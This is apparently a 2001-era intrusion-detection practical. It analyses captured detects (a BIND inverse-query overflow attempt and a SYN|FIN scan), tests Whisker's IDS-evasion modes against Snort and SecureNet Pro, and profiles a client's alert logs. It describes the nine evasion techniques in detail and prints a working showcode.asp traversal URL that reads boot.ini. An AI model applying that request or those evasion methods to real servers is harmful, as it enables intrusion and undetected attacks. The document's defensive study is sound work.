0x0000       4500 002c f001 4000 7f06 6d9d cb2c dcac    E..,..@...m..,..
0x0010       c80f 2e44 0035 0a28 023a f8d2 fa64 e24c    ...D.5.(.:...d.L
0x0020       6012 2238 f595 0000 0204 05b4 4246         `."8........BF
05:04:58.252785 200.15.46.68.2603 > 10.10.10.182.53: S
4199232281:4199232281(0) win 32120 <mss 1460,sackOK,timestamp 31522130
0,nop,wscale 0> (DF)
0x0000       4500 003c 73b2 4000 2a06 3ed3 c80f 2e44    E..<s.@.*.>....D
```

```
0x0010       cb2c dcb6 0a2b 0035 fa4b 3319 0000 0000    .,...+.5.K3.....
0x0020       a002 7d78 f55f 0000 0204 05b4 0402 080a    ..}x._..........
0x0030       01e0 fd52 0000 0000 0103 0300              ...R........
05:04:58.292186 200.15.46.68.2592 > 10.10.10.172.53: . ack 2 win 32120 (DF)
0x0000       4500 0028 73dd 4000 2a06 3ec6 c80f 2e44    E..(s.@.*.>....D
0x0010       cb2c dcac 0a20 0035 fa5e 9347 023a f552    .,.....5.^.G.:.R
0x0020       5010 7d78 04a7 0000 0000 0000  0000        P.}x..........
05:04:58.566035 200.15.46.68.2600 > 10.10.10.172.53: . ack 1 win 32120 (DF)
0x0000       4500 0028 73de 4000 2a06 3ec5 c80f 2e44    E..(s.@.*.>....D
0x0010       cb2c dcac 0a28 0035 fa64 e24c 023a f8d3    .,...(.5.d.L.:..
0x0020       5010 7d78 b212 00 00 0000 0000 0000        P.}x..........
05:04:58.573419 200.15.46.68.2211 > 10.10.10.172.53:  43981 inv_q+
[b2&3=0x980] (23)
0x0000       4500 0033 73df 0000 2a11 7eae c80f 2e44    E..3s...*.~....D
0x0010       cb2c dcac 08a3 0035 001f 001a abcd 0980    .,.....5........
0x0020       0000 0001 0000 0000 0000 0100 0120 2020    ................
0x0030       2002 61                                    ..a
05:04:58.575077 10.10.10.172.53 > 200.15.46.68.2211:  43981 inv_q FormErr
[0q] 1/0/0 (23)
0x0000       4500 0033 f101 0000 7f11 ac8b cb2c dcac    E..3.........,..
0x0010       c80f 2e44 0035 08a3 001f 8018 abcd 8981    ...D.5..........
0x0020       0000 0001 0000 0000 0000 0100 0120 2020    ................
0x0030       2002 61                                    ..a
```

1.2.4.1 Source of Trace

The lab network described above was the sour ce of the trace.

1.2.4.2 Detect was generated by:

Detect was generated by Snort v1.7. Correlating hex trace was captured by TCPDUMP v2.5.

1.2.4.3 Probability the Source Address was spoofed:

The scan and subsequent attack is executed over TCP. In both instances, a 3 -way handshake is completed and a connection is established. This is very unlikely to be a spoofed IP.

1.2.4.4 Description of the attack:

The attacker begins with a TCP scan across a range of IP's for port 53. A TCP connection on that port with host 10.10.10.53 is f ollowed by an inverse DNS query over TCP.

1.2.4.5 Attack mechanism:

This appears to be an attempt to exploit the vulnerability assigned CVE -1999-0009. CVE-1999-0009 describes an inverse query buffer overflow vulnerability in bind 4.9 and 8 releases. Securityfocu s (www.securityfocus.com) advise that this buffer overflow vulnerability is a result of bind failing to properly bound the data received when processing an inverse query. Interestingly, there was no attempt p rior to the inverse query to identify the version of bind running on the targeted host (ie a 'dig @name_server.com bind.version choas txt' command).

Code has been published to exploit this vulnerability, and includes iquery.c by ROTShB, and mscan by Mixter , both of which have been posted at packestorm.securify.com.

1.2.4.6 Correlations

This attack was identified by the Snort IDS, and correlated with TCPDUMP output.

This vulnerability has been assigned a CVE, and has also been identified and reported at packestorm.securify.com and www.securityfocus.com .

Furthermore, port 53 was identified by a SANS Griffin list published in January, 2001 (www.sans.org/y2k/griff in/top-ports.htm) as one of the most attacked ports.

1.2.4.7 Evidence of active targeting

The attacker began by scanning an address range for listening DNS services. Accordingly, this was not initially a targeted attack. Even when a connection was established over TCP on port 53, revealing the existence of a listening name server on this host, the attacker did not query the service for its bind version. This does not appear to be a skillful attacker or a targeted attack.

1.2.4.8 Severity:

Criticality of target: 2, since the target hosts are test machines are on a quarantined subnet, with no other production devices held on the same subnet.

Lethality: 3, since the attack was against a listening service, but the listening service was not a vulnerable version of BIND. B ecause the DNS service was running as SYSTEM on this NT, a successful attack would have significant implications. This however, was not an appropriate attack against this host.

System Countermeasures : 3, since the target host had Service Pack 4 applied (not the most recent 6a) applied.

Network Countermeasures: 2, since the attacker only needed to pass through a coarse filter applied to the incoming side of the external interface, and a permissive firewall. The protocol over which this attack was launch ed (port 53) was allowed to the relevant subnet.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 3 – (3 + 2) = **0**

1.2.4.9 Defensive Recommendation

- block TCP DNS connections at the firewall. Since the seconda ry DNS server for this domain is held within the firewall, there is no need to allow TCP connections through the firewall.
- ensure the latest service pack (6a) is applied.

1.2.4.10 Multiple Choice Test Question:

Which versions of BIND are vulnerable to the iqu ery overflow vulnerability?

a) version 9

b) version 4.9 and 8.x (correct answer)

c) all of version 4.x

d) only version 8.x

1.2.5 Detect 5

Snort alert:

```
Apr  9 17:03:35 63.109.244.210:21  -> 10.10.10.162:21 SYNFIN ******SF
Apr  9 17:03:35 63.109.244.210:21  -> 10.10.10.170:21 SYNFIN ******SF
Apr  9 17:03:36 63.109.244.210:21  -> 10.10.10.172:21 SYNFIN ******SF
Apr  9 17:03:36 63.109.244.210:21  -> 10.10.10.173:21 SYNFIN ******SF
Apr  9 17:03:36 63.109.244.210:21  -> 10.10.10.182:21 SYNFIN ******SF
Apr  9 17:03:3 6 63.109.244.210:21  -> 10.10.10.183:21 SYNFIN ******SF
```

Correlating TCPDUMP output:

```
17:03:35.725692 63.109.244.210.21 > 10.10.10.162.21: SF
1931251228:1931251228(0) win 1028
0x0000       4500 0028 9a02 0000 1606 2ebf 3f6d f4d2   E..(........?m..
0x0010       cb2c dca2  0015 0015 731c 8e1c 344d d923   .,......s...4M.#
0x0020       5003 0404 c0fa 0000 0000 0000 0000        P.............
17:03:35.995993 63.109.244.210.21 > 10.10.10.170.21: SF
1630776255:1630776255(0) win 1028
0x0000       4500 0028 9a02 0000 1606 2eb7 3f6d f4d2   E..(........?m..
0x0010       cb2c dcaa 0015 0015 6133 abbf 693c 7cb8   .,......a3..i<|.
0x0020       5003 0404 dcb4 0000 0000 0000 0000        P.............
17:03:35.997980 10.10.10.170.21 > 63.109.244.210.21: R 0:0(0) ack
1630776256 win 0
0x0000       4500 0028 65a9 0000 ff06 7a 0f cb2c dcaa  E..(e.....z..,..
0x0010       3f6d f4d2 0015 0015 0000 0000 6133 abc0   ?m.........a3..
0x0020       5014 0000 c69b 0000                       P.......
17:03:36.001583 63.109.244.210.21 > 10.10.10.172.21: SF
1630776255:1630776255(0) win 1028
0x0000       4500 0 028 9a02 0000 1606 2eb5 3f6d f4d2  E..(........?m..
0x0010       cb2c dcac 0015 0015 6133 abbf 693c 7cb8   .,......a3..i<|.
0x0020       5003 0404 dcb2 0000 0000 0000 0000        P.............
17:03:36.007909 63.109.244.210.21 > 10.10.10.173.21: SF
1630776255:1630776255 (0) win 1028
0x0000       4500 0028 9a02 0000 1606 2eb4 3f6d f4d2   E..(........?m..
0x0010       cb2c dcad 0015 0015 6133 abbf 693c 7cb8   .,......a3..i<|.
0x0020       5003 0404 dcb1 0000 0000 0000 0000        P.............
17:03:36.060750 63.109.244.210.21 > 10.10.10.182.2  1: SF
1630776255:1630776255(0) win 1028
0x0000       4500 0028 9a02 0000 1606 2eab 3f6d f4d2   E..(........?m..
0x0010       cb2c dcb6 0015 0015 6133 abbf 693c 7cb8   .,......a3..i<|.
0x0020       5003 0404 dca8 0000 0000 0000 0000        P.............
17:03:36.066782 63.109. 244.210.21 > 10.10.10.183.21: SF
1630776255:1630776255(0) win 1028
0x0000       4500 0028 9a02 0000 1606 2eaa 3f6d f4d2   E..(........?m..
0x0010       cb2c dcb7 0015 0015 6133 abbf 693c 7cb8   .,......a3..i<|.
0x0020       5003 0404 dca7 0000 0000 0000 0000        P............
```

1.2.5.1 Source of Trace

The lab network described above was the source of the trace.

1.2.5.2 Detect was generated by:

Detect was generated by Snort v1.7. Correlating hex trace was captured by TCPDUMP v2.5.

1.2.5.3 Probability the Source Address was spoofed:

It is possible that this was a scan from a spoofed IP. It is not, however, one of several such scans within the same time period, which is typical of decoy scans (executed with –D option in nmap). If this was a spoofed IP, it is probable that the results would not be visible to the attacker. It is probable, then, that this is not a spoofed IP.

1.2.5.4 Description of the attack:

The attacker is executing SYN|FIN scan against a range of IP's, targeted at each hosts FTP port.

1.2.5.5 Attack mechanism:

A SYN|FIN scan sends packets with both the SYN and FIN flags set. This is a violation of the RFC rules for TCP/IP packet formulation, and is done to evade filters with poor filtering logic.

Notwithstanding that the packet is an illegal one, NT hosts, and some Unix hosts, will respond to a SYN|FIN packet. Upon discovery of this scan, the NT host on this subnet (10.10.10.72) was targeted with a SYN|FIN packet generated by hping2. It was noted that it responded with a SYN|ACK packet, (as if the stimulus packet was a normal connection - initiating SYN packet).

1.2.5.6 Correlations

This attack was identified by the Snort IDS, and correlated with TCPDUMP output.

SYN|FIN scans have been made popular and accessible to even low -skilled attackers by its inclusion in the nmap scanning program (available at www.insecure.org/nmap). Their use is not uncommon, but in the month of Snort data collected for the purpose of this project, this was the only instance of SYN|FIN scanning.

1.2.5.7 Evidence of active targeting

There is little evidence of active targeting here. The attacker is scanning a large address range for open FTP ports. The inclusion of this 27 -bit subnet was a result of nothing more than misfortune.

1.2.5.8 Severity:

Criticality of target: 2, since the target hosts are test machines are on a quarantined subnet, with no other production devices held on the same subnet.

Lethality: 3, since the scan was performed against a range of hosts which included several hosts with port 21 open and which responded to a SYN|FIN probe.

System Countermeasures : 3, since the target hosts had Service Pack 4 applied (NT) or the publicly-available recommended patches (the Solaris host) but were otherwise default installations.

Network Countermeasures: 4, since in addition to targeting hosts o n a quarantined subnet filtered only with a permissive ruleset, the attacker was targeting hosts on other subnets protected by a CheckPoint firewall, 4.0 Service Pack 5. This is a relatively recent release, but neither the most recent version or service p ack.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 3 – (3 + 4) = **-2**

1.2.5.9 Defensive Recommendation

- ensure the filtering device is capable of blocking SYN|FIN scans.
- ensure the latest service packs and patches are applied to production hosts
- disable unncessary services.

1.2.5.10 Multiple Choice Test Question:

Which of the following are acceptable flag combinations, according to RFC regulations?

a) SYN|FIN

b) FIN|RESET

c) RESET|FIN|PUSH

d) FIN|ACK (correct a nswer)

2 Assignment II – State of Intrusion Detection: the efficacy of Whisker's IDS evasion techniques

2.1 Tool

Whisker version 1.4 was obtained from www.wiretrip.net/rfp. Its purpose is to identify the existence of files held in the web-accessible directories of target hosts which give rise to vulnerabilities. Specifically, the Whisker perl script iteratively searches for files giving rise to vulnerabilities such as CGI scripts, html, php, and asp pages, and FrontPage extensions. In the interests of stealth, Whisker identifies the web server version on the target host, and only seeks those vulnerabilities typically found on that web server.

2.2 Nature of the Attack

In its default mode, Whisker is executed without IDS-evasion mode enabled. Whisker v1.4 may, however, be executed such that one of 9 IDS-evasion modes enabled. These 9 modes, as documented in 'A look at whisker's anti-IDS tactics' (and sequenced to accord with their number in the Whisker v1.4 implementation) are:

1. URL encoding – encodes the URL with its escaped equivalent, in which the hex value of the character is preceded by %; so, the escaped equivalent of 'cgi-bin' would be '%63%67%69%2d%62%69%63'.
2. self-reference directories – a reference to the current directory ('/./') is inserted in the URL, such that /cgi-bin/dangerous.cgi becomes /cgi-bin/./dangerous.cgi.
3. premature request ending – tricking the IDS into ending its search for a signature string at the apparent end of the GET request (denoted by \r\n), but appending to the GET request a header which validly adds a file to the GET request.
4. long URL – some simple IDS will look only within a given number of the first bytes of a GET request. But, if the requested file is preceded by '/<many_characters>/../' such that the request becomes '/<many_characters>/../../cgi-bin/dangerous.cgi HTTP/1.0', the IDS may not detect the request.
5. fake parameter – parameters are typically submitted with dynamic content; these may also be used to specify a request for files but which may not be scanned by IDS engines
6. TAB separation – the HTTP RFC requires that the Method, URI, and HTTP/Version parameters are to be separated by a space. Apache, however, permits these parameters to be separated by a Tab. If the IDS's search of these strings is premised on the use of a space, this search will fail. This attack will is not appropriate against an NT IIS host.
7. case sensitivity – Microsoft's filesystem is case-insensitive, and so the submission of a GET request using upper-case characters will yield a response from the IIS server, but may not be detected by the IDS (which may only search for lower-case representations of the string).
8. windows delimiter – Microsoft continues to permit the use ' \' instead of the RFC-mandated '\' to separate directories; many IDS's are configured to search for strings based on the mandated ' \' directory separator, and use of Microsoft's ' \' against an IIS server may obfuscate the request.

9. session splicing – HTTP GET requests are typically sent in a s ingle TCP packet; if a GET request is separated into several packets (not fragments), the IDS may not properly reassemble the packet and the signature may not be detected.

These modes owe much of their conceptual framework to a landmark paper written by Thomas H. Ptacek and Timothy N. Newsham, *Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection* . In this paper, Ptacek and Newsham identified 3 fundamental flaws in the Intrusion Detection System (IDS) design concept:

- the IDS may accept a packet that the protected end node rejects – this gives rise to an 'insertion' attack
- the IDS may reject a packet that the protected end node accepts – this gives to an 'evasion' attack
- the complexity of the algorithms used by the IDS makes it susc eptible to a Denial-of-Service attack, in which malicious users send to the monitored networks packets which trigger CPU- and memory-intensive signature identification algorithms

These attacks leverage the ambiguity that necessarily exists when the IDS is severed from the protected end node and the network on which the end node resides. For instance, the IDS cannot know how rigidly the end node's TCP/IP stack will enforce the RFC rules, nor know the network path the packet will take on its route to the end node. It cannot then, make a sensible assessment of which packets will, and which will not, reach the CPU of the end node.

It should be noted that many other anti -IDS tools exist, such as the 'fscan', available from http://www.low-level.net/f0bic/releases/fscan-1.0. Whisker was selected because of its prevalent usage and the comprehensiveness of its database of vulnerable CGI, ASP and HTML files.

2.3 Objective of the test

The efficacy of the 9 modes listed above in evading IDS detection will be the subject of Part II of this paper.

Since this test did not seek to test the efficacy of the Whisker tool in identifying vulnerabilities on the target host, but rather the efficacy of the tool in eva ding detection by the IDS in performing that identification, the tool was modified to launch only a single attack on a URL. To this end, the scan.db file, which lists the URL's for which the target host is interrogated, was stripped of all but the followi ng URL:

```
/msadc/Samples/SELECTOR/showcode.asp
```

This showcode vulnerability, where it exists, permits a malicious user to have the target host return the contents of files outside of the web root by using the following URL:

http://target_IP/msadc/Samples/SELECTOR/showcode.asp?source=/msadc/Samples/../../../../boot.ini

The Whisker tool was used to query the target host for this URL, using each of t he 9 IDS evasion mode. The target host was a default installation of NT 4.0, SP4 with Option Pack 4. The attack traffic was passed over a hub, to which the following IDS's were attached by a Category 5 cable:

- Snort 1.7, with the default rulebase and the http_decode preprocessor enabled, installed on Red Hat Linux 7.0
- evaluation copy of SecureNet Pro, configured with the default rulebase, and installed on Red Hat Linux 7.0.

For each Whisker IDS -evasion mode, the Snort and SecureNet Pro output were reviewed to assess their ability to detect the attack. These tools are available from www.snort.org and www.intrusion.com respectively.

2.4 Results of the test

2.4.1.1 Result Summary

The results of the test, for each IDS -evasion mode, were as follows:

IDS-Evasion Mode	*Nature of Evasion Mode*	*Time of attack*	*Detected by Snort?*	*Detected by SecureNet Pro?*
0	Null – URL passed without invocation of any evasion technique. The intention of this attack was to ensure the IDS's and IIS server were configured properly.	14:03	Yes	Yes
1	URL encoding	14:05	Yes	Yes
2	/./ directory insertion	14:07	No	Yes
3	premature URL ending	14:08	Yes	Yes
4	long URL	14:09	Yes	Yes
5	fake parameter	14:10	Yes	No
6	TAB separation; this evasion mode cannot be used against NT IIS, and was therefore not used			
7	case sensitivity	14:13	Yes	Yes
8	windows delimiter	14:15	No	Yes
9	session splicing	14:16	No	Yes
Number of attacks detected			6	8

Note that a more complete description of the nature of these evasion modes has been included above.

2.4.1.2 Log Files

2.4.1.2.1 Snort Log File

The Snort alert file to which detected attacks were reported is shown below (IDS -evasion mode numbers have been inserted in parantheses, and IP's have been substitute d to protect the anonymity of the network):

```
[**] CAN-1999-0736 - IIS-showcode [**]:  (IDS-Evasion mode 0)
```

```
04/07-14:03:39.355250 10.10.10.169:1589  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3444 IpLen:20 DgmLen:186 DF
***AP*** Seq: 0x34DB7D2A  Ack: 0x139CAAB9   Win: 0x7D78  TcpLen: 20
```

[**] CAN-1999-0736 - IIS-showcode [**] ***(IDS-Evasion mode 1)***

```
04/07-14:05:59.169933 10.10.10.169:1594  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3474 IpLen:20 DgmLen:250 DF
***AP*** Seq: 0x3D61DF7A  Ack: 0x139ECC85  Win: 0x7D78  TcpLe  n: 20
```

(IDS-Evasion mode 2 – attack not detected)

[**] WEB-../.. [**] ***(IDS-Evasion mode 3)***

```
04/07-14:08:18.729179 10.10.10.169:1600  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3510 IpLen:20 DgmLen:210 DF
***AP*** Seq: 0x45CA7DCB  Ack: 0x13A0EE11  Win: 0x7D78   TcpLen: 20
```

[**] WEB-../.. [**] ***(IDS-Evasion mode 3)***

```
04/07-14:08:18.781262 10.10.10.169:1601  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3516 IpLen:20 DgmLen:213 DF
***AP*** Seq: 0x45264F77  Ack: 0x13A0EDEB  Win: 0x7D78  TcpLen: 20
```

[**] WEB-../.. [**] ***(IDS-Evasion mode 3)***

```
04/07-14:08:18.791495 10.10.10.169:1602  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3522 IpLen:20 DgmLen:218 DF
***AP*** Seq: 0x45B6FDE6  Ack: 0x13A0EDD5  Win: 0x7D78  TcpLen: 20
```

[**] WEB-../.. [**] ***(IDS-Evasion mode 3)***

```
04/07-14:08:18.801503 10. 10.10.169:1603 -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3528 IpLen:20 DgmLen:234 DF
***AP*** Seq: 0x45894EC9  Ack: 0x13A0EDEF  Win: 0x7D78  TcpLen: 20
```

[**] CAN-1999-0736 - IIS-showcode [**] ***(IDS-Evasion mode 3)***

```
04/07-14:08:18.811569 10.10.10.169:1604  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3534 IpLen:20 DgmLen:238 DF
***AP*** Seq: 0x455DAB58  Ack: 0x13A0EE09  Win: 0x7D78  TcpLen: 20
```

[**] SCAN - Whisker Stealth Mode 4 - HEAD [**] ***(IDS-Evasion mode 4)***

```
04/07-14:09:52.333156 10.10.10.169:1605  -> 10.10.10.172:8 0
TCP TTL:64 TOS:0x0 ID:3540 IpLen:20 DgmLen:1064 DF
***AP*** Seq: 0x4B7851B7  Ack: 0x13A25B45  Win: 0x7D78  TcpLen: 20
```

[**] CAN-1999-0736 - IIS-showcode [**] ***(IDS-Evasion mode 4)***

```
04/07-14:09:53.250439 10.10.10.169:1609  -> 10.10.10.172:80
TCP TTL:64 TOS:0x 0 ID:3569 IpLen:20 DgmLen:618 DF
***AP*** Seq: 0x4BB71F90  Ack: 0x13A25E1F  Win: 0x7D78  TcpLen: 20
```

```
[**] CAN-1999-0736 - IIS-showcode [**]  (IDS-Evasion mode 5)
04/07-14:10:54.092042 10.10.10.169:1614  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3599 IpLen:20  DgmLen:217 DF
***AP*** Seq: 0x4FFD12A6  Ack: 0x13A34C5C  Win: 0x7D78  TcpLen: 20

[**] CAN-1999-0736 - IIS-showcode [**]  (IDS-Evasion mode 7)
04/07-14:13:54.553135 10.10.10.169:1623  -> 10.10.10.172:80
TCP TTL:64 TOS:0x0 ID:3653 IpLen:20 DgmLen:186 DF
***AP*** Seq: 0x5A2DD467  Ack: 0x13A60D3F  Win: 0x7D78  TcpLen: 20
```

(IDS-Evasion modes 8 and 9 not detected)

2.4.1.2.2 IIS Log File

The IIS log file to which URL requests is shown below: (note that NTP is not being used in this network, and the clock on the IIS host are 1 hour, 3 minutes and 17 seconds ahead of the clock of the IDS's host)

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2001-04-08 13:40:21
#Fields: date time c-ip cs-method cs-uri-stem sc-status
(IDS-Evasion mode 0)
2001-04-08 15:00:22 10.10.10.169 HEAD /Default.htm 200
2001-04-08 15:00:22 10.10.10.169 GET /msadc/ 403
2001-04-08 15:00:22 10.10.10.169 GET /msadc/Samples/ 403
2001-04-08 15:00:22 10.10.10.169 GET /msadc/Samples/selector/ 403
2001-04-08 15:00:22 10.10.10.169 GET /msa dc/Samples/selector/showcode.asp
200
(IDS-Evasion mode 1)
2001-04-08 15:02:42 10.10.10.169 HEAD /Default.htm 200
2001-04-08 15:02:42 10.10.10.169 GET /msadc/ 403
2001-04-08 15:02:42 10.10.10.169 GET /msadc/Samples/ 403
2001-04-08 15:02:42 10.10.10.169 GET  /msadc/Samples/selector/ 403
2001-04-08 15:02:42 10.10.10.169 GET /msadc/Samples/selector/showcode.asp
200
(IDS-Evasion mode 2)
2001-04-08 15:05:02 10.10.10.169 HEAD /Default.htm 200
2001-04-08 15:05:02 10.10.10.169 GET /msadc/ 403
2001-04-08 15:05:02 10.1 0.10.169 GET /msadc/Samples/ 403
2001-04-08 15:05:02 10.10.10.169 GET /msadc/Samples/selector/ 403
2001-04-08 15:05:02 10.10.10.169 GET /msadc/Samples/selector/showcode.asp
200
(IDS-Evasion mode 3)
2001-04-08 15:06:35 10.10.10.169 HEAD /Default.htm 200
```

```
2001-04-08 15:06:35 10.10.10.169 GET /msadc/ 403
2001-04-08 15:06:35 10.10.10.169 GET /msadc/Samples/ 403
2001-04-08 15:06:35 10.10.10.169 GET /msadc/Samples/selector/ 403
2001-04-08 15:06:35 10.10.10.169 GET /msadc/Samples/selector/showcode.asp
200
```

(IDS-Evasion mode 4)

```
2001-04-08 15:07:37 10.10.10.169 HEAD /Default.htm 200
2001-04-08 15:07:37 10.10.10.169 GET /msadc/ 403
2001-04-08 15:07:37 10.10.10.169 GET /msadc/Samples/ 403
2001-04-08 15:07:37 10.10.10.169 GET /msadc/Samples/selector/ 403
2001-04-08 15:07:37 10.10.10.169 GET /msadc/Samples/selector/showcode.asp
200
```

(IDS-Evasion mode 5)

```
2001-04-08 15:10:37 10.10.10.169 HEAD /Default.htm 200
2001-04-08 15:10:37 10.10.10.169 GET /MSADC/ 403
2001-04-08 15:10:37 10.10.10.169 GET /MSADC/SAMPLES/ 403
2001-04-08 15:10:37 10.10.10.169 GET /MSADC/SAMPLES/SELECTOR/ 403
2001-04-08 15:10:37 10.10.10.169 GET /MSADC/SAMPLES/SELECTOR/SHOWCODE.ASP
200
```

(IDS-Evasion mode 7)

```
2001-04-08 15:11:28 10.10.10.169 HEAD /Default.htm 200
2001-04-08 15:11:28 10.10.10.169 GET /msadc/ 403
2001-04-08 15:11:28 10.10.10.169 GET /msadc \Samples/ 403
2001-04-08 15:11:28 10.10.10.169 GET /msadc \Samples\selector/ 403
2001-04-08 15:11:28 10.10.10.169 GET /msadc \Samples\selector\showcode.asp
200
```

(IDS-Evasion mode 8)

```
2001-04-08 15:12:42 10.10.10.169 H EAD /Default.htm 200
2001-04-08 15:12:54 10.10.10.169 GET /msadc/ 403
```

(IDS-Evasion mode 9)

```
2001-04-08 15:13:06 10.10.10.169 GET /msadc/Samples/ 403
2001-04-08 15:13:19 10.10.10.169 GET /msadc/Samples/selector/ 403
2001-04-08 15:13:34 10.10.10.169 GET /msad c/Samples/selector/showcode.asp
200
```

2.4.1.2.3 SecureNet Pro log files

The GUI nature of the SecureNet Pro reporting tool does not make its results amenable to be presented succintly in this report. The SecureNet Pro output has been attached to this report as an Appendix B.

2.5 Conclusion

The results of this test suggest that SecureNet Pro has a more complete defense against the IDS-evasion techniques used by Rain Forest Puppy's Whisker tool than Snort's 'http preprocessor' plugin. This is to some extent arguably attr ibutable to the commercial nature of the SecureNet Pro product, and the associated differential in research and development time.

The results of the test also enunicated the usefulness of traditional web server log files. Because of the direct nexus betw een the IIS process that writes to the IIS log file, and the IIS process that serves the requested URL, the IIS web server log (seen above) logged all attacks. While it did not identify the URL requests as an 'attack', it logged each request which formed part of the attacks. Web server administrators and network security specialists should not discount the value in reviewing traditional log files.

Assigment III – 'Analyse This' Scenario

2.6 Scope of Engagement and Objective

XYZ Security Consulting (hereafte r "XYZ") were engaged to analyse, distil and report on the traffic data provided to us by ABC Ltd (hereafter "ABC"). The objective of this engagement was to identify:

- o the traffic profile of ABC's Internet Gateway;
- o traffic abnormalities that lie outside of that profile;
- o the nature, source and destination of traffic that is indicative of malicious intent

2.7 Analysis Methodology

XYZ received data in 5 WinZip files, containing 3 forms of data:

- o Snort alert logs
- o Snort scan logs
- o Snort Operating System Detection (fi ngerprinting) logs

Each form of data was analysed discretely, although conclusions in respect of each were made in the context of information drawn from the other forms. Since the quantity of the data for each type was too great to be efficiently analysed by SnortSnarf, or to be imported in aggregate into a single Microsoft Excel document (which has a row limit of approximately 65,000), each individual data file was:

- o imported into Excel and manipulated such that relevant data fields were organised into columns. Where relevant fields (such as source host) were not necessarily in alignment across rows, data was manipulated with 'nested if' statements. The following statement was used to extract the source host into a single column (note that the alert type was a determinant of the placement within the row of the source host):
  =IF(OR($S18="ICMP",$S18="TCP",$S18="UDP",$S18="Attempted"),J18,IF(OR($S18="spp_portscan:",$S18="Possible"),H18,IF($S18="SYN -FIN",F18,IF($S18="connect",I18,IF($S18="Queso",F18,IF($S18=" Null",F18,G18))))))
- o each manipulated Excel file of a given type was imported into Microsoft Access (which has an elastic row limit) to aggregate the data
- o the aggregated data was then exported into a statistical analysis tool, "ACL for Windows 6.0"
- o within ACL, queries were run on the data to classify the data and analyse the data patterns

2.8 Results

2.8.1 Analysis of Snort Alert logs

The total number of Snort Alert records subject to analysis was 572,118. These represented alerts across January, February and March.

2.8.1.1 Analysis of Alert logs by Source Hosts

The 20 source hosts generating the most alerts are as follows:

Source Host	Count	%
155.101.21.38	85406	14.93
171.69.248.71	30240	5.29
140.142.19.72	30083	5.26
206.190.54.67	26077	4.56
129.116.65.3	18651	3.26
128.223.83.33	18245	3.19
63.250.208.169	17397	3.04
152.1.1.79	17170	3
130.240.64.20	16548	2.89
130.235.133.92	15824	2.77
171.68.98.109	13746	2.4
130.161.180.141	13435	2.35
MY.NET.70.38	12496	2.18
171.68.43.192	10076	1.76
130.234.184.112	9375	1.64
128.223.83.35	9114	1.59
130.225.127.87	9063	1.58
128.171.104.147	8982	1.57
128.178.10.2	7685	1.34
171.69.33.40	7317	1.28

It is noteworthy that none of these source hosts are listed in the SANS Griffin list of 1 March, 2001. One host, however, 129.116.65.3, is in the same network as a host listed in that SANS Griffin list posted on 3 January, 2001 (129.116.18.346). Traffic from this host should be reviewed with caution in the future.


Additionally worthy of note, almost all of the alerts attributable to these top 20 source hosts were involved in UDP connection attempts. Since UDP connection attempts register an alert on a per-attempt basis, the significance is, to some extent, over -represented by these statistics (notwithstanding this, ABC Ltd should review the external exposure of their UDP ports, given the heavy weighting of attack traffic launched against them). If UDP connection attempts were excluded from this analysis, the following 3 hosts would represent the most prolific alert-generating hosts:

Source Host	***Count***	***%***
MY.NET.70.38	12496	13.36
130.234.184.112	9375	10.03

159.226.81.1	5362	5.73

